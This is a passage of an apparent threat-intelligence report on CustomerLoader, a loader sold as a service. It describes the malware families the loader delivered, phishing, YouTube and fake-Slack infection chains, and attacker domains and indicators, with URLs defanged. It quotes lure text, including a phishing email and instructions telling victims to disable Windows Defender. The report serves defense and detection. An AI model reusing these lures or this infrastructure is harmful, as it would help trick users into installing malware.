


Figure 9. Known malware families distributed by CustomerLoader, between 31 May 2023 and 6 July 2023
Malware families include:

- **Infostealers** sold as a Malware-as-a-Service (Redline, Formbook, Vidar, Stealc, Raccoon and Lumma), available on GitHub (StormKitty) and others (AgentTesla, DarkCloud, Kraken Keylogger, *etc.*);
- **RATs** available on GitHub or cybercrime forums (AsyncRAT, Quasar, Remcos, XWorm and njRAT), initially sold as a Malware-as-a-Service (WarzoneRAT, BitRAT, NanoCore) and others (SectopRAT);
- **Loaders** (LgoogLoader, Amadey);
- Commodity **ransomware** (Variant of WannaCry and TZW ransomware).

We also identified botnets associated with some malware families. Here are the number of unique botnets for the following malware families distributed by CustomerLoader:

- Redline: over 80 botnets;
- Quasar: 45 botnets;
- Vidar: 9 botnets;
- Remcos: 6 botnets;
- Stealc: 4 botnets;
- Formbook: 4 botnets.

Although one threat actor/group can operate several botnets, malware families and use several servers, domain names – the number of deployed malware, the extent of related infrastructure as well as the diversity of alleged objectives lead Sekoia.io analysts to assess it is highly unlikely that all these final payloads are leveraged by a unique threat actor/group.


This in-depth investigation allows us to assess with high confidence that **CustomerLoader is a new malware associated with a Loader-as-a-Service** – which are very common in the cybercrime ecosystem, to offer cybercriminals a solution to ensure that their payloads are less likely to be detected. The likely high number of customers for this service is probably due to its stealthy code.

Infection chains

Sekoia.io observed three infection chains delivering CustomerLoader in the wild, which we briefly detail in the following sections. These attackers leveraged CustomerLoader for their distribution campaign and are almost certainly customers of the Loader-as-a-Service.

Phishing emails (customer 735)

Early June 2023, we observed a phishing campaign delivering CustomerLoader. The email content purports to be a follow-up email to trick victims into thinking they had a previous exchange with the sender. The body of the mail contains an image mimicking a PDF file, which, in fact, is a hyperlink to *hxxp://smartmaster.com[.]my/48E003A01/48E003A01.7z*. This link redirects to a compromised website hosting a ZIP file. The archive contains an executable which is the loader.


Linda Yang <bjjz01@firebirdmetal.com> | HKCEC

KTPL P.O. - 2386037,, RFQ-48E003A01

If there are problems with how this message is displayed, click here to view it in a web browser.

早上好

根据我们最近的电话交谈，请找到附有图纸的规格书并告诉我们可能的价格.

提前致谢.

48E003A01.PDF

Thanks & Best regards
Linda Yang

Hangzhou Enma Co.,Ltd
Add: No.1,Jinsuo Road, Yunhe Street, Yuhang, Hangzhou,China
Phone: 86-13429426661
Wechat: 86-13429426661


Figure 10. Phishing email content with the fake image containing a hyperlink to the loader executable

YouTube compromised channels (customer 770)

Known on the Russian-speaking cybercrime forums as “911”, this infection chain that consists in delivering malware using stolen YouTube accounts to distribute a download link was leveraged to deliver CustomerLoader.

Main steps of this infection chain are:

1. Hundreds of YouTube videos from compromised accounts use the lure of cracked software to redirect users to the Telegra[.]ph webpage (*hxxps://telegra[.]ph/Full-Version-06-03-2*);
2. The Telegra[.]ph web page aims at sharing instructions to disable Windows Defender protection and redirecting them to the download of a password-protected archive on MediaFire (*hxxps://www.mediafire[.]com/file/nnamjnckj7h80xz/v2.4_2023.rar/file* and later *hxxps://www.mediafire[.]com/file/lgoql94feiic0x7/v2.5_2023.rar/file*);
3. Once the archive is downloaded and decompressed, the user executes the file "*Setup.exe*", which turns out to be a CustomerLoader sample (*c05c7ec4570bfc44e87f6e6efc83643b47a378bb088c53da4c5ecf7b93194dc6*);
4. It downloads the encrypted payload from its C2 server (*hxxp://5.42.94[.]169/customer/770)*, decrypts and executes it.
5. The final payload turns out to be a Raccoon stealer sample communicating with the C2 servers 45.9.74[.]99 and 5.42.65[.]69.



Full_Version

June 03, 2023

Link: https://tinyurl.com/mr27rnnk

Password: 2023

IF YOU HAVE PROBLEMS WITH DOWNLOADING / INSTALLING!

If you can't download / install the archive, you need to:

1. Disable / remove antivirus (files are completely clean)

Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Have a question?

Get help

Help improve Windows Security

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement

Figure 11.

Telegrap[.]ph webpage sharing instructions to disable Windows Defender and distributing the download link

Here is an analysis from the Hatching Triage sandbox of the CustomerLoader sample for this infection chain: https://tria.ge/230608-y3pgnsag5s.

Page impersonating Slack website (customer 798)

CustomerLoader's infection chain

A webpage impersonating the website of the video conferencing software Slack distributed CustomerLoader as a fake installer. The technique used to spread this fake web site remains unknown at the time of writing, it could be SEO-poisoning, phishing emails or redirections from legitimate forums.

Main steps of this infection chain are:

- The user browses the webpage impersonating Slack website (*hxxps://slackmessenger[.]site/*) and clicks on the download button;
- It launches the archive download from another malicious domain (*hxxps://slackmessenger[.]pw/slack.zip*);
- The ZIP file contains the executable *SlackSetup.exe*, which turns out to be a CustomerLoader sample (*b8f5519f7d66e7940e92f49c9f5f0cac0ae12cc9c9072c5308475bd5d093cdca*);
- It downloads the encrypted payload from its C2 server (*hxxp://5.42.94[.]169/customer/798)*, decrypts and executes it;
- The next-stage payload is a custom dropper that executes PowerShell scripts to elevate privileges, downloads additional encrypted payloads from “*crypt1[.]pw*”, executes them, and instals the legitimate Slack application;
- The final payloads turn out to be a Redline stealer sample communicating with *missunno[.]com:80,* and a cryptominer communicating with “*hxxp://179.43.170[.]241/BEBRIK.php*”.



slack
Slack for Windows
With the Slack app, your team is never more than a click away.
DOWNLOAD (64-BIT)
VERSION 4.29.149 - What's new / Get the beta / Enterprise deployments
Stay in sync

Figure 12. Webpage (slackmessenger[.]site) impersonating Slack website and redirecting to the download of CustomerLoader (*hxxps://slackmessenger[.]pw/slack.zip*)

Here is an analysis from the Hatching Triage sandbox of the CustomerLoader sample for this infection chain: https://tria.ge/230611-xmzr2aad3z.

Unveiling the infrastructure associated with "customer 798"

In this section, we focus on the C2 infrastructure associated with the third CustomerLoader's infection chain (customer 798). As described above, this attacker leveraged CustomerLoader for its distribution campaign and is almost certainly a customer of the Loader-as-a-Service.

While we did not dig deeper into the analysis of the crypter downloaded by CustomerLoader in the above infection chain, we observed additional requests to the following domains:

get-vbs.com
cmd2.pw
mymine.pw
vbs1.pw
vbs22.pw
vbs3.pw

All **domains are likely to be malicious and related to an infrastructure of a single attacker**. Common characteristics of this infrastructure are:

- Domains protected by Cloudflare;
- Domains registered with Beget LLC;
- Use of TLS certificates of Google Trust Services LLC and Let's Encrypt;
- Similar patterns for domains according to their use;
- Predominant use of .pw, .net and .com TLDs.

Based on previously discussed technical artefacts, we were able to **unveil an infrastructure of over 50 domains** used for:

- Hosting distribution websites using landing pages of software, VST plugins, mouse macros plugins or video games download websites;
- Redirecting to the distribution websites;
- Hosting the malicious payloads (ZIP files containing a setup executable);
- Redirecting to the file hosting domains;
- Hosting the C2 server of a cryptominer.

It results in the following list:

Domain	Use
macros-pro[.]net	Distribution website (landing page)
plugin4free[.]net	Distribution website (landing page)
self-games[.]com	Distribution website (landing page)
slackmessenger[.]site	Distribution website (landing page)
soft-got[.]com	Distribution website (landing page)
vpnsget[.]com	Distribution website (landing page)
vstget[.]com	Distribution website (landing page)
seif-games[.]com	Redirection to distribution website
self-games[.]host	Redirection to distribution website
self-games[.]pw	Redirection to distribution website

self-games[.]site	Redirection to distribution website
self-games[.]space	Redirection to distribution website
soft-got[.]co	Redirection to distribution website
soft-got[.]net	Redirection to distribution website
soft-got[.]pw	Redirection to distribution website
vst-dw[.]com	Redirection to distribution website
vstdw[.]com	Redirection to distribution website
hardcoverradio[.]com	File hosting domain
macrospro[.]pw	File hosting domain
plugin4free[.]com	File hosting domain
slackmessenger[.]pw	File hosting domain
vpnsget[.]pw	File hosting domain
adanagram[.]com	Redirection to file hosting domain
bin-a[.]pw	Redirection to file hosting domain
bin-b[.]pw	Redirection to file hosting domain
bin-c[.]pw	Redirection to file hosting domain
bin-d[.]pw	Redirection to file hosting domain
cmd1[.]pw	Redirection to file hosting domain
cmd2[.]pw	Redirection to file hosting domain
cmd22[.]pw	Redirection to file hosting domain
get-a[.]pw	Redirection to file hosting domain
get-b[.]pw	Redirection to file hosting domain
get-c[.]pw	Redirection to file hosting domain
get-d[.]pw	Redirection to file hosting domain
get-i[.]pw	Redirection to file hosting domain
get-vbs[.]com	Redirection to file hosting domain
get-y[.]com	Redirection to file hosting domain
hautegaleria[.]com	Redirection to file hosting domain

jacksmanual[.]com	Redirection to file hosting domain
seif-games[.]com	Redirection to distribution website
vbs1[.]pw	Redirection to file hosting domain
vbs2[.]pw	Redirection to file hosting domain
vbs22[.]pw	Redirection to file hosting domain
vbs3[.]pw	Redirection to file hosting domain
minemy[.]pw	Miner’s C2 domain
mymine[.]pw	Miner’s C2 domain
crypt1[.]pw	Encrypted file hosting domain
gethere[.]pw	Unknown
77.91.124[.]25	Server hosting macro-pro.]net
104.193.255[.]48:80	Redline C2 server
179.43.170[.]241	Cryptominer C2 server

Table 2. List of domains associated with the infrastructure of the CustomerLoader’s customer 798

Conclusion

The **new malware CustomerLoader** does not implement advanced techniques, but when used with the dotRunpeX injector, it **reduces the detection rate of the final payload**, allowing attackers to improve their compromise rate.

Sekoia.io analysts’ investigation led us to discover only one CustomerLoader C2 server. However, the **number and the variety of malware families loaded by CustomerLoader** in the first half of June show that the threat is **widespread**. By pivoting on the infrastructure of one of the attackers using CustomerLoader, we identified over 50 domains used to distribute commodity malware widely. Sekoia.io analysts assess that **CustomerLoader is highly likely associated with a Loader-as-a-Service and used by multiple threat actors**, including some previously observed running long-term campaigns with large and resilient infrastructure.

To provide our customers with actionable intelligence, we will continue to monitor the evolution of CustomerLoader and proactively search for new emerging malware and adversary infrastructure.

IoCs & Technical Details

IoCs

Indicators of Compromise shared in this report are only associated with the above described infection chains. **More CustomerLoader’s and dotRunpeX’s IoCs are available in the Sekoia.io Intelligence Center.**

C2 servers

5.42.94[.]169

kyliansuperm92139124[.]sbs

Infection chain 1

IoC	Use
hxxp://smartmaster.com[.]my/48E003A01/48E003A01.7z	Payload delivery URL
d40af29bbc4ff1ea1827871711e5bfa3470d59723dd8ea29d2b19f5239e509e9	Archive
3fb66e93d12abd992e94244ac7464474d0ff9156811a76a29a76dec0aa910f82	CustomerLoader payload
hxxp://5.42.94[.]169/customer/735	CustomerLoader’s C2 URL

Infection chain 2

IoC	Use
hxxps://telegra[.]ph/Full-Version-06-03-2	Malicious redirection webpage
hxxps://tinyurl[.]com/bdz2uchr	Shortened URL redirecting to the payload delivery URL
hxxps://www.mediafire[.]com/file/nnamjnckj7h80xz/v2.4_2023.rar/file hxxps://www.mediafire[.]com/file/lgoql94feiic0x7/v2.5_2023.rar/file	Payload delivery URLs
65e3b326ace2ec3121f17da6f94291fdaf13fa3900dc8d997fbbf05365dd518f 7ff5a77d6f6b5f1801277d941047757fa6fec7070d7d4a8813173476e9965ffc	Archive
c05c7ec4570bfc44e87f6e6efc83643b47a378bb088c53da4c5ecf7b93194dc6	CustomerLoader payload
hxxp://5.42.94[.]169/customer/770	CustomerLoader’s C2 URL

45.9.74[.]99 5.42.65[.]69	Raccoon stealer's C2

Infection chain 3

IoC	Use
hxxps://slackmessenger[.]site/	Malicious webpage impersonating Slack website
hxxps://slackmessenger[.]pw/slack.zip	Payload delivery
695f138dd517ded4dd6fcd57761902a5bcc9dd1da53482e94d70ceb720092ae6	Archive
b8f5519f7d66e7940e92f49c9f5f0cac0ae12cc9c9072c5308475bd5d093cdca	CustomerLoader payload
hxxp://5.42.94[.]169/customer/798	CustomerLoader's C2 URL
missunno[.]com:80	Redline stealer's C2

MITRE ATT&CK TTPs

Tactic	Technique
Execution	T1129 – Shared Modules
Defense Evasion	T1027 – Obfuscated Files or Information
Defense Evasion	T1027.007 – Obfuscated Files or Information: Dynamic API Resolution
Defense Evasion	T1132.001 – Data Encoding: Standard Encoding
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Defense Evasion	T1562.001 – Impair Defenses: Disable or Modify Tools
Defense Evasion	T1620 – Reflective Code Loading
Command and Control	T1001 – Data Obfuscation
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols
Command and Control	T1105 – Ingress Tool Transfer

Chat with our team!

Would you like to know more about our solutions?
Do you want to discover our XDR and CTI products?
Do you have a cybersecurity project in your organization?
Make an appointment and meet us!

Contact us

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io**

Feel free to read other TDR analysis here :

Comments are closed.